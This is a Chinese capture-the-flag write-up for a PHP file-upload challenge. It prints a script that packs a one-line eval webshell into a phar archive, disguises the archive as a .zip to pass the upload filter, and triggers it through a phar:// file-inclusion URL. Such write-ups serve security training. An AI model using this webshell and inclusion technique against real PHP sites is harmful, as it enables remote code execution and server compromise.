



1.点过去，是一个文件上传页面



2.这里需要用到phar文件，phar是将多个php文件压缩起来的归档文件，相当于.jar和.zip

用于生成.phar文件的脚本

```
<?php
$payload = '<?php eval($_POST["pass"]); ?>'; //一句话木马
    $phar = new Phar("upload.phar"); //后缀名必须为phar,但phar文件只用stub来判断是否为phar文件，所以生成后可以随便改
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub，必须以__HALT_COMPILER();结尾
    $phar->addFromString("67.php", "$payload"); //添加要压缩的文件，将内容放入指定文件
    // $phar->setMetadata(...); //在metadata添加内容，可参考 phar反序列化，此处用不着，故注释
    $phar->stopBuffering();
?>
```

3.生成后把phar文件的后缀改成.zip，不然还上传不了

浏览... 未选择文件。 upload!

仅可以上传墩墩喜欢的【图片或压缩包】文件类型哦


/var/www/html\/124553153132d2256ddd50b11d68e8f6.zip 成功上传了冰墩墩喜爱的文件，然后呢？

```
当使用 PHP 的 phar:// 伪协议时，PHP 会把这个文件当成一个虚拟文件系统
所以对于php文件来说这是个文件夹
```

4.在刚点进来时可以看到，这样的url

```
http://node5.anna.nssctf.cn:28742/?bingdundun=upload
```

我试了一下index直接整成递归了，说明传的值会被自动在后面加上.php后缀



5.用phar伪协议访问，最终在根目录得到flag

```
http://node5.anna.nssctf.cn:28742/?
bingdundun=phar://124553153132d2256ddd50b11d68e8f6.zip/67
```